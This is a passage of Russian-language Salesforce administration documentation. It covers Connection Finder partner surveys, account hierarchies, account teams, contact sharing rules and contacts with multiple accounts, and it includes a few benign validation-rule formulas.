5. Нажмите кнопку **«Сохранить»**.

Запрос на предмет использования партнерами системы Salesforce

Организация Salesforce может быть связана с организацией партнера, использующего систему Salesforce, чтобы предоставить пользователям общий доступ к записям и возможность сотрудничества над важными бизнес-процессами. Прежде чем связывать организации, рекомендуем выяснить, используют ли партнеры систему Salesforce. Приложение Connection Finder позволяет отправить партнерам сообщение эл. почты, содержащее простой опрос на предмет использования системы Salesforce. Полученные ответы заносятся в записи организаций и контактов для каждого партнера. Партнеры, статус которых известен, могут быть приглашены к подключению посредством функции Salesforce to Salesforce.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отправки партнерам сообщения эл. почты, содержащего опрос на предмет использования системы Salesforce:

- Отправка эл. почты (один получатель)

  ИЛИ

  Пакетная электронная рассылка (несколько получателей)

1. Выберите нужных партнеров в списковом представлении «Контакты» и нажмите кнопку **«Поиск подключений»**. При необходимости нажмите кнопку **«Поиск подключений»** на странице сведений о контакте.

   Прим.: Ниже перечислены условия, при выполнении которых кнопка **«Поиск подключений»** не отображается.

   - Запись контакта содержит недопустимый адрес эл. почты
   - Контакт не связан с организацией

   Если контактом является организация-лицо, то кнопка **«Поиск подключений»** отображается в списковом представлении, но возвращает сообщение об ошибке. Кнопка **«Поиск подключений»** не отображается на странице сведений о контакте.

2. Введите тему сообщения эл. почты.
3. Измените текст стандартного шаблона. Чтобы выбрать другой шаблон эл. почты, щелкните **«Изменить шаблон»**.

   Прим.: Стандартный шаблон эл. почты выбирается администратором. При необходимости выберите другой шаблон или измените стандартный текст и добавьте следующий URL-адрес опроса: `{!Contact.PartnerSurveyURL}`.

   Текст не может быть изменен при выборе нескольких получателей.

4. Чтобы проверить текст на наличие ошибок, нажмите кнопку **«Проверить орфографию»**.
5. Чтобы открыть сообщение эл. почты для предварительного просмотра, нажмите кнопку **«Предварительный просмотр»**.

6. Нажмите кнопку **«Отправить»**.

Сообщение эл. почты отправляется выбранным партнерам, которые должны воспользоваться ссылкой на опрос в течение 90 дней. Ответ партнера регистрируется в поле «Использует Salesforce» записи контакта партнера, а также в поле «Клиент Salesforce» записи организации. Кроме того, контакту назначается закрытое действие.

Совет: Компания Salesforce рекомендует создать настраиваемое списковое представление или настраиваемый отчет, позволяющий отслеживать все ответы клиентов в одном месте.

Если организация партнера использует систему Salesforce, то опрос содержит дополнительный раздел на наличие полномочий администратора Salesforce. Получатель, который не является администратором, может указать контактные данные администратора, которые используются системой Salesforce для создания записи контакта.

Прим.: Данный раздел не отображается, если организация содержит контакт партнера, который при ответе на вопрос «Использует Salesforce» выбрал значение *«Да, являюсь пользователем-администратором»*.

Советы и дополнительные рекомендации по использованию приложения Connection Finder

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

- Создайте настраиваемое списковое представление или настраиваемый отчет для отслеживания ответов опроса в одном месте. Добавьте поле «Использует Salesforce» в списковые представления и отчеты по контактам. Добавьте поле «Клиент Salesforce» в списковые представления и отчеты по организациям.
- Создайте переведенные версии стандартного шаблона Connection Finder для отправки зарубежным партнерам. Клонируйте стандартный шаблон, внесите необходимые языковые изменения и добавьте URL-адрес опроса: `{!Contact.PartnerSurveyURL}`. При необходимости выберите нужный шаблон во время отправки запросов партнерам.

  Прим.: Страница опроса отображается на английском языке, но содержит раскрывающийся список «Язык», позволяющий выбрать нужный язык.

- При создании правил проверки для поля «Использует Salesforce» рекомендуем использовать значение API, а не метку, отображающуюся в пользовательском интерфейсе. Например:

```
CONTAINS(TEXT(UseSalesforce ), 'YesNotAdmin')
```

Значение раскрывающегося списка «Использует Salesforce»	**Значение API**
Нет	No
Не знаю	NoResponse
Не уверен	NotSure
Да, являюсь пользователем-администратором	YesAdmin
Да, не являюсь пользователем-администратором	YesNotAdmin

- Если партнер указывает сведения об администраторе Salesforce, то система Salesforce проверяет организацию Salesforce на наличие контакта, использующего данный адрес эл. почты. В этом случае полю контакта «Использует

Salesforce» задается значение «*Да, являюсь пользователем-администратором*». Поле, которому задано значение «*Нет*», не обновляется.

Прим.: Партнер может добавить администратора, при условии, что администратор не является контактом организации.

- Значение поля «Клиент Salesforce» определяется значениями поля контактов «Использует Salesforce».

Участие в социальных сетях посредством Salesforce

Общие сведения о приложении Salesforce for Twitter and Facebook

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Приложение Salesforce for Twitter and Facebook позволяет использовать систему Salesforce для взаимодействия со своими текущими и потенциальными клиентами в режиме реального времени посредством их профилей Twitter и Facebook.

Пользователи приложения Salesforce for Twitter and Facebook могут искать, отслеживать, присоединяться и отправлять ответы на важные сообщения социальных сетей — прямо из системы Salesforce. Также доступны указанные ниже действия.

- Поиск новых мнений о компании
- Создание обращений, контактов и интересов из заметок Twitter и настенных сообщений или комментариев Facebook
- Предоставление участникам сообществ Twitter и Facebook общего доступа к данным
- Просмотр миллионов высказанных мнений, заданных вопросов и обращений за помощью

Чтобы включить поддержку Salesforce for Twitter and Facebook, загрузите бесплатное приложение из каталога AppExchange. Дополнительную документацию по приложению Salesforce for Twitter and Facebook см. в разделе «Ресурсы» списка приложений.

Настройка и обслуживание инструментов продаж

Настройка и обслуживание функций продаж

Предоставьте торговым представителям инструментарий для повышения продаж. В данном разделе описаны основные функции продаж системы Salesforce, функции производительности для торговых представителей, а также интеграция электронной почты Microsoft.

Основные функции для обеспечения продаж

Ключевые функции продаж позволяют торговым представителям управлять основными компонентами: клиентами, продуктами и услугами, которые предлагает компания и т.д.

Организации, контакты, интересы,

- Включение новостей, логотипов и автозаполнение организаций (только Lightning Experience)
- Настройка контактов с несколькими организациями
- Включение организаций-лиц
- Включение социальных организаций, контактов и интересов

Интересы и кампании

- Определение параметров по умолчанию для создания интересов
- Настройка правил назначения интересов
- Настройка правил автоматического ответа
- Настройка компонента «Влияние кампании»

Сметы и заказы

- Включение смет
- Настройка заказов

Продукты и прайс-листы

- Включение расписаний продуктов
- Настройка автоматической активации цены

Прогнозы

- Настройка совместного прогнозирования

Функция управления территориями 2.0

- Внедрение территорий продаж организации и управление ими

Управление повторами

- Настройка функции управления повторами в системе Salesforce

Data.com

- Внедрение функции очистки Data.com Clean
- Внедрение Data.com Prospector

Work.com

- Включение функций Work.com
- Настройка сводок по производительности
- Настройка оценок производительности
- Настройка функции навыков и подтверждений

Функции для повышения производительности продаж

Функции производительности расширяют основные функции, предоставляя торговым представителям возможность планировать события, передавать информацию по электронной почте и др.

Ознакомьтесь дополнительно с информацией о функциях для повышения производительности продаж.

Sales Cloud Einstein

Функции продукта Sales Cloud Einstein (основные прогнозы, интеллектуальные рекомендации и своевременная автоматизация) позволяют вам значительно повысить эффективность групп сбыта на каждом этапе процесса продаж. Sales Cloud Einstein — это ваш собственный отдел интеллектуальной обработки данных, который учится на действиях продаж вашей группы и на данных CRM и помогает вам выявить лучшие интересы, более эффективно обрабатывать возможности и легко сохранять клиентов.

Ознакомьтесь дополнительно с информацией о функциях для Sales Cloud Einstein.

Администрирование людей и организаций-покупателей

Администрирование организаций

Включение организаций-лиц

Важное замечание: Включение организаций-лиц является необратимым. Поэтому действующим клиентам мы рекомендуем создать безопасную среду, чтобы просмотреть, каким образом организации-лица повлияют на их организацию.

Прежде чем продолжить работу, выполните указанные ниже действия.

- Создайте как минимум один тип записи для организаций.
- Предоставьте полномочие «Чтение» для контактов профилям, имеющим полномочие «Чтение» для организаций.
- Убедитесь, что единому стандартному параметру общего доступа к контактам задано значение «Контролируется родительским объектом».

Затем обратитесь в компанию Salesforce для включения организаций-лиц и выполните указанные ниже действия.

1. С помощью параметров управления для объекта для организаций-лиц перейдите к пункту «Типы записей».
2. Назначьте типы записей организаций-лиц соответствующим профилям.

Прим.: Организации-лица учитываются в хранилище организаций и контактов, поскольку каждая организация-лицо состоит из одной организации и одного контакта. Прежде чем использовать организации-лица, проверьте хранилище на наличие свободной памяти.

ВЕРСИИ

Организации-компании доступны в версиях: Salesforce Classic и Lightning Experience

Организации-компании доступны в версиях: **все** версии.

Организации-лица доступны в версиях: Salesforce Classic и Lightning Experience

Организации-лица доступны в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения организаций-лиц:
- Настройка приложения

СМ. ТАКЖЕ:

Что такое организация-лицо?

Организации

Параметры организаций

Расширьте записи организаций, добавив в них сведения об иерархии компании, новости, логотипы, автозаполнение и т. д.

Отобразить иерархии организаций

Предоставьте торговым представителям общую картину взаимоотношений между партнерскими организациями и их дочерними компаниями.

Включение автоматизированных полей организаций

Создание торговыми представителями организаций-компаний значительно упрощается. При вводе торговым представителем информации в поле **Имя организации** отображаются возможные совпадения. При выборе торговым представителем компании в списке различные поля заполняются автоматически. Автоматизированные поля организации включены по умолчанию для большинства организаций. Однако при необходимости их можно включать и выключать самостоятельно.

Включение логотипов организаций

Предоставьте своим торговым представителям возможность видеть логотипы (при наличии) компаний, расположенных в США. Логотипы могут отображаться вместо имеющихся логотипов, полученных из профилей компаний в социальных сетях. При включенном параметре «Автоматизированные поля организаций» логотипы отображаются рядом с предложенными организациями. Отображение логотипов включено по умолчанию для большинства организаций. Однако при необходимости их можно включать и выключать самостоятельно.

СМ. ТАКЖЕ:

Настройка контактов с несколькими организациями

Организации

Отобразить иерархии организаций

Предоставьте торговым представителям общую картину взаимоотношений между партнерскими организациями и их дочерними компаниями.

Настройка иерархии организаций в Lightning Experience

Отображение для торговых представителей взаимосвязей между родительскими организациями и их дочерними компаниями с помощью Lightning Experience. Можно настроить столбцы в иерархиях организаций так, чтобы в них отображалась самая нужная информация для ваших групп сбыта.

Настройка иерархии организаций в Salesforce Classic

Предоставьте ссылку на иерархию организаций для записи об организации, чтобы торговые представители могли видеть взаимоотношения между родительской организацией и дочерними компаниями.

Настройка иерархии организаций в Lightning Experience

Отображение для торговых представителей взаимосвязей между родительскими организациями и их дочерними компаниями с помощью Lightning Experience. Можно настроить столбцы в иерархиях организаций так, чтобы в них отображалась самая нужная информация для ваших групп сбыта.

В иерархии организаций отображаются организации, связанные через данные в поле «Родительская организация».


1. Предоставьте своим торговым представителям доступ к иерархии организаций на страницах организаций. В разделы настроек «Salesforce1» и «Действия Lightning Experience» макета страницы организации добавьте действие «Отобразить иерархию организаций».

   Если вы не изменяли макет страницы выпуска Spring'17, меню действий уже содержит действие «Отобразить иерархию организаций».

ВЕРСИИ

Доступно в версиях: Lightning Experience.


Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition



При просмотре торговые представители могут развертывать и свертывать отдельные части иерархии. Из любой точки иерархии можно видеть до 2 000 связанных организаций. Чтобы просмотреть организации в другой части иерархии, необходимо войти в иерархию через другую организацию.




При наведении курсора на имя организации отображаются дополнительные сведения о ней.




2. Столбцы в иерархии организаций можно изменять так, чтобы в них отображалась самая нужная торговым представителям информация.
   a. В меню настройки в верхней части страницы выберите **Диспетчер объектов**.
   b. В области «Организация» щелкните **Столбцы иерархии** и отредактируйте их.

      Можно добавить не более 15 столбцов.

По умолчанию в иерархии организаций отображается то же количество столбцов, что и в стандартном списковом представлении «Недавно просмотренные организации». Столбцы в списковом представлении не изменяются при настройке столбцов иерархии.





Прим.: После настройки столбцов иерархии в меню спискового представления «Организации» добавляется элемент Org_Account_Hierarchy. При удалении этого элемента восстанавливаются параметры столбцов по умолчанию.

СМ. ТАКЖЕ:

Рекомендации по использованию иерархии организаций в Lightning Experience

Настройка иерархии организаций в Salesforce Classic

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **все** версии, кроме **Database.com**

Предоставьте ссылку на иерархию организаций для записи об организации, чтобы торговые представители могли видеть взаимоотношения между родительской организацией и дочерними компаниями.

В иерархии организаций отображаются организации, связанные через данные в поле «Родительская организация». Для создания полной иерархии организаций заполните поле «Родительская организация» для всех организаций, кроме организации в вершине иерархии.

1. В меню «Настройка» окна быстрого поиска введите *Параметры организации* и нажмите **Параметры организаций**.
2. Выберите **Отображать ссылку на просмотр иерархии на странице организации в Salesforce Classic**.

Если организация связана с другой организацией посредством поля «Родительская организация», на странице сведений о такой организации будет присутствовать ссылка **Посмотреть** иерархию.

СМ. ТАКЖЕ:

Рекомендации по использованию иерархий организаций в Salesforce Classic

Включение автоматизированных полей организаций

Создание торговыми представителями организаций-компаний значительно упрощается. При вводе торговым представителем информации в поле **Имя организации** отображаются возможные совпадения. При выборе торговым представителем компании в списке различные поля заполняются автоматически. Автоматизированные поля организации включены по умолчанию для большинства организаций. Однако при необходимости их можно включать и выключать самостоятельно.

1. Введите строку *«Параметры организации»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры организации»**.
2. Выберите **Включить автоматизированные поля организаций**.

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение автоматизированных полей организаций

- «Настройка приложения»

Включение логотипов организаций

Предоставьте своим торговым представителям возможность видеть логотипы (при наличии) компаний, расположенных в США. Логотипы могут отображаться вместо имеющихся логотипов, полученных из профилей компаний в социальных сетях. При включенном параметре «Автоматизированные поля организаций» логотипы отображаются рядом с предложенными организациями. Отображение логотипов включено по умолчанию для большинства организаций. Однако при необходимости их можно включать и выключать самостоятельно.

1. Введите строку *«Параметры организации»* в поле **«Быстрый поиск»** в меню «Настройка» и выберите пункт **«Параметры организации»**.
2. Выберите **Включить логотипы организаций**.

Значок шестеренки рядом с логотипом предоставляет вам и представителям доступ к функции отзыва по логотипам. Если логотип нарушает права торгового знака, его можно удалить, чтобы торговые представители его не видели. Это действие отменить нельзя, поэтому действуйте с осторожностью. Администраторы и торговые представители могут помечать логотипы, чтобы привлечь внимание к неправильному логотипу или низкому

ВЕРСИИ

Доступно в версиях: Lightning Experience.

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** и **Unlimited** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Включение логотипов организаций

- «Настройка приложения»

качеству изображения. При пометке логотипа логотип удаляется только из представления текущего пользователя. После того как логотип помечен кем-либо в внутри или снаружи организации, мы удаляем его.

СМ. ТАКЖЕ:

Включение автоматизированных полей организаций

Управление группой, работающей с организациями

Пользователи могут добавлять участников рабочей группы в организации. Подобно группам потенциальных клиентов группы, работающие с организациями, объединяют пользователей, совместно работающих с организациями. Каждый пользователь имеет свою роль и особый уровень доступа к организациям клиента и соответствующим записям.

Включение групп, работающих с организациями

Для облегчения работы торговых представителей с организациями активируйте группы, работающие с организациями, в системе Salesforce.

Настройка ролей группы, работающей с организациями

Каждый участник группы, работающей с организациями, играет роль, например, «Менеджера по работе с организациями» или «Торгового представителя». Чтобы отслеживать роли, которые участники группы играют в компании, настройте роли участников группы, работающей с организациями, в системе Salesforce.

Рекомендации по отключению групп, работающих с организациями

Перед тем как отключить группы, работающие с организациями, просмотрите следующие ключевые рекомендации.

СМ. ТАКЖЕ:

Включение групп, работающих с организациями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения групп, работающих с организациями, выполните следующие действия.

- Настройка приложения

Для настройки ролей рабочей группы выполните следующие действия.

- Настройка приложения

Включение групп, работающих с организациями

Для облегчения работы торговых представителей с организациями активируйте группы, работающие с организациями, в системе Salesforce.

1. Введите строку *«Группы, работающие с организациями»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры группы, работающей с организациями»**.
2. Определите требуемые параметры.
3. Сохраните внесенные изменения.

СМ. ТАКЖЕ:

Управление группой, работающей с организациями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения групп, работающих с организациями, выполните следующие действия.

- Настройка приложения

Для настройки ролей рабочей группы выполните следующие действия.

- Настройка приложения

Настройка ролей группы, работающей с организациями

Каждый участник группы, работающей с организациями, играет роль, например, «Менеджера по работе с организациями» или «Торгового представителя». Чтобы отслеживать роли, которые участники группы играют в компании, настройте роли участников группы, работающей с организациями, в системе Salesforce.

Внимание:

- Группы, работающие с организациями, используют те же роли, что и группы потенциальных клиентов. Удаление роли группы, работающей с организациями, инициирует удаление данной роли для группы потенциальных клиентов.

1. Введите строку *«Роли рабочей группы»* в поле «Быстрый поиск» в меню «Настройка», затем выберите **«Роли рабочей группы»** в группах, работающих с организациями.
2. При необходимости измените значения раскрывающегося списка для ролей рабочей группы.
3. Сохраните внесенные изменения.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки ролей рабочей группы выполните следующие действия.

- Настройка приложения

4. Чтобы обновить измененное значение раскрывающегося списка в файлах, введите *«Заменить роли рабочей группы»* в поле «Быстрый поиск», затем выберите **«Заменить роль рабочей группы»**.

СМ. ТАКЖЕ:

Управление группой, работающей с организациями

Рекомендации по отключению групп, работающих с организациями

Перед тем как отключить группы, работающие с организациями, просмотрите следующие ключевые рекомендации.

- Отключение групп, работающих с организациями, инициирует удаление всех существующих групп, работающих с организациями, из всех организаций и удаление стандартных групп пользователя, работающих с организациями, а также связанного списка «Группа, работающая с организациями» из всех макетов страниц.
- Группы, работающие с организациями, не могут быть отключены, если код Apex ссылается на их участников. Например, если код Apex ссылается на поле «Участник рабочей группы» (представлено в коде как `AccountTeamMember`), то группы, работающие с организациями, не могут быть отключены.

СМ. ТАКЖЕ:

Управление группой, работающей с организациями

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для отключения групп, работающих с организациями, выполните следующие действия.

- Настройка приложения

Администрирование групп взаимосвязи

Настройка контактов и ролей контактов

Создание правил общего доступа к контакту

Правила общего доступа к контакту могут опираться на ответственного или другой критерий, включая тип записи и определенные значения полей. Разрешается создавать не более 300 правил общего доступа к контакту, в том числе не более 50 правил общего доступа на основе критериев.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания правил общего доступа:

- Управление общим доступом

1. Чтобы добавить общедоступные группы в правила общего доступа, убедитесь, что соответствующие группы были созданы.
2. В разделе «Настройка» введите «*Параметры общего доступа*» в поле «Быстрый поиск», затем выберите **«Параметры общего доступа»**.
3. Нажмите кнопку **«Создать»** в связанном списке «Правила общего доступа: контакт».
4. Заполните поля **«Имя метки»** и **«Имя правила»**. Метка — это метка правила общего доступа, отображаемая в пользовательском интерфейсе. Имя правила — это уникальное имя, используемое интерфейсом API и управляемыми пакетами.
5. Заполните поле **«Описание»**. Данное поле содержит описание правила общего доступа. Данное поле является дополнительным и может содержать не более 1 000 символов.
6. Выберите тип правила.
7. В зависимости от выбранного типа правила, выполните указанные ниже действия.
   - «На основе ответственности за запись». В строке «за которые отвечают участники» выберите пользователей, записи которых должны стать общедоступными: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке (или в поле поиска, если организация использует более 200 очередей, групп, ролей или территорий).
   - «На основе критериев». Укажите критерии «Поле», «Оператор» и «Значение», которым должны соответствовать записи для добавления в правило общего доступа. Доступные поля определяются выбранным типом объекта. В качестве значения можно использовать текстовую строку или число. Чтобы изменить стандартную взаимосвязь типа «И» между всеми фильтрами, щелкните ссылку **«Добавить логику фильтра...»**.

     Прим.: Чтобы использовать поле, которое не поддерживается правилами общего доступа на основе критериев, рекомендуем создать бизнес-правило или триггер Apex для копирования значения поля в текстовое или числовое поле и его использования в качестве критерия.
8. В строке «Общий доступ с» выберите пользователей, которым предоставляется доступ к данным: выберите категорию в первом раскрывающемся списке и группу пользователей во втором раскрывающемся списке или поле поиска.
9. Выберите параметры общего доступа для пользователей.

Параметр доступа	Описание
Только для чтения	Пользователи могут просматривать записи, но не могут их обновлять.
Для чтения и записи	Пользователи могут просматривать и обновлять записи.

10. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Правила общего доступа
- Рекомендации по правилам общего доступа
- Категории правила общего доступа

Настройка контактов с несколькими организациями

Позвольте своим торговым представителям легко отслеживать взаимосвязи между клиентами и компаниями, в которых они работают. Контакты с несколькими организациями быстро устанавливаются и позволяют торговым представителям соотносить единую запись контакта с несколькими организациями.

Если вы отключите параметр «Контакты с несколькими организациями», учтите, что это приведет к удалению всех непрямых взаимосвязей организация-контакт. Связи между контактом и его основной организацией сохраняются.

1. Если вы используете функцию «Роли контактов организации» или пользовательское решение с объектом объединения, см. краткое сравнение этих решений с функцией «Контакты с несколькими организациями».
2. Введите строку *«Параметры организации»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Параметры организации»**.
3. Выберите **«Позволить пользователям связывать контакты с несколькими организациями»**.
4. Если вы хотите использовать настраиваемые поля для получения уникальной информации о взаимосвязях, например лучшего времени для вызова контакта, такая настройка теперь доступна. С помощью параметров управления объектами для взаимосвязей с контактом организации сделайте следующее.
   - В Lightning Experience перейдите к параметру **«Поля и взаимосвязи»**.
   - В Salesforce Classic перейдите к параметру **«Поля»**.
5. Убедитесь, что имеете наиболее важные поля на макете страницы взаимосвязи с контактом организации. В настройках управления объектами взаимосвязи организации и контакта перейдите в раздел **«Макеты страниц»**.
6. Добавьте связанный список «Связанные контакты» на макеты страниц организации, которые использует торговый представитель.

   Так как связанный список «Связанные контакты» автоматически включает все прямые контакты, вы можете удалить связанный список «Контакты» с макетов страницы организации.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для включения параметра «Контакт с несколькими организациями»:

- Настройка приложения

Для просмотра макетов страниц:

- Просмотр настройки и конфигурации

Для редактирования макетов страниц:

- Настройка приложения

Совет: Просто посмотрите, кто является прямым контактом для организации, при добавлении поля «Прямое» в связанный список «Связанные контакты».

7. Добавьте связанный список «Связанные контакты» на макеты страниц контакта, которые использует торговый представитель.

   Совет: Просто посмотрите, какая организация является основной организацией контакта, при добавлении поля «Прямое» в связанный список «Связанные организации».

8. При применении организаций-лиц в Salesforce Classic добавьте связанные списки «Связанные организации» и «Связанные контакты» на макеты страниц организаций-лиц, которые используют ваши представители.
9. Определите, хотите ли вы предотвратить действия автоматического сводного резюмирования основной организации контакта. Если да, в меню «Настройка» перейдите на страницу «Настройка действий» и снимите флажок напротив **«Свести действия к основной организации контакта»**.
10. Если вы хотите посмотреть взаимосвязи между контактами и организациями, создайте настраиваемые типы отчетов.

СМ. ТАКЖЕ:

Поиск по параметрам управления объектами

Условия включения опции сведения действий к родительской организации контакта

Создание типов настраиваемых отчетов для взаимосвязи организации и контакта

Правила проверки для взаимосвязей с контактом организации

Ограничения для функции «Контакты с несколькими организациями»

Правила проверки для взаимосвязей с контактом организации

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Если в вашей организации используются контакты с несколькими организациями и вы создали правила проверки для объекта «Взаимосвязь с контактом организации», в некоторых случаях эти правила требуется обойти.

Когда создается контакт, с которым связана организация, также создается прямая запись «Взаимосвязь с контактом организации». Кроме того, когда контакт получает новую основную организацию, текущая прямая запись «Взаимосвязь с контактом организации» изменяется. Правила проверки объекта «Взаимосвязь с контактом организации» применяются сразу после сохранения контакта в базу данных.

Поскольку записи «Взаимосвязь с контактом организации» создаются в фоновом режиме и у пользователя нет доступа к полям взаимосвязи с контактом организации при создании или изменении контакта, правила проверки могут не позволить сохранить контакт.

Например, согласно следующему правилу проверки взаимосвязи с контактом организации в поле «Роли» обязательно должно быть указано значение.

```
ISNULL (Roles)
```

Однако, когда пользователь создает или изменяет контакт, у него нет доступа к полю «Роли» объекта «Взаимосвязь с контактом организации». Из-за этого заданные в правиле проверки критерии невозможно соблюсти, а контакт не удастся сохранить.

Чтобы при создании прямого объекта «Взаимосвязь с контактом организации» правило проверки можно было обойти, добавьте к правилу проверки объекта «Взаимосвязь с контактом организации» следующий синтаксис.

```
(NOT (ISNEW() && IsDirect)) && (NOT ISCHANGED (IsDirect))
```

Теперь в правиле проверки объекта «Взаимосвязь с контактом организации» указано, что поле «Роли» является обязательным, только если объект «Взаимосвязь с контактом организации» не является прямой взаимосвязью.

```
(NOT (ISNEW() && IsDirect)) && (NOT ISCHANGED(IsDirect))
&&
ISNULL(Roles)
```

СМ. ТАКЖЕ:

- Определить правила оценки
- Настройка контактов с несколькими организациями

Сравнение контактов для нескольких организаций с другими вариантами

Предоставление пользователям возможности связывать контакт с несколькими организациями упрощает отслеживание взаимосвязей между людьми и компаниями, с которыми они работают. Если вы уже используете функцию «Роли контактов организации» или пользовательское решение с объектом объединения, из этого раздела вы сможете узнать, чем отличаются эти решения от функции «Контакты с несколькими организациями».

Функция или функциональность	Контакты с несколькими организациями	роли контактов организации	Настраиваемый объект объединения
Стандартные объекты	✔	✔	
Настраиваемые поля	✔		✔
Настраиваемые макеты	✔		✔
Типы записей			✔
Журнал поля			✔
Правила проверки	✔		✔
Workflow	✔		✔
Конструктор процессов	✔		✔
Поток	✔		✔
Триггеры	✔		✔
Настраиваемые действия	✔		✔
API-доступ	✔	✔	✔
Единый связанный список	✔		

ВЕРСИИ

Функция «Контакты с несколькими организациями» доступна в версиях: Salesforce Classic и Lightning Experience

Функция «Контакты с несколькими организациями» доступна в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Функция или функциональность	Контакты с несколькими организациями	роли контактов организации	Настраиваемый объект объединения
Несколько строк взаимосвязей в базе данных		✔	✔
Действует для ограничений хранилищ			✔
Полномочия общего доступа и объекта	Извлечение из организации или контакта	Извлечение из организации	Отдельная настройка
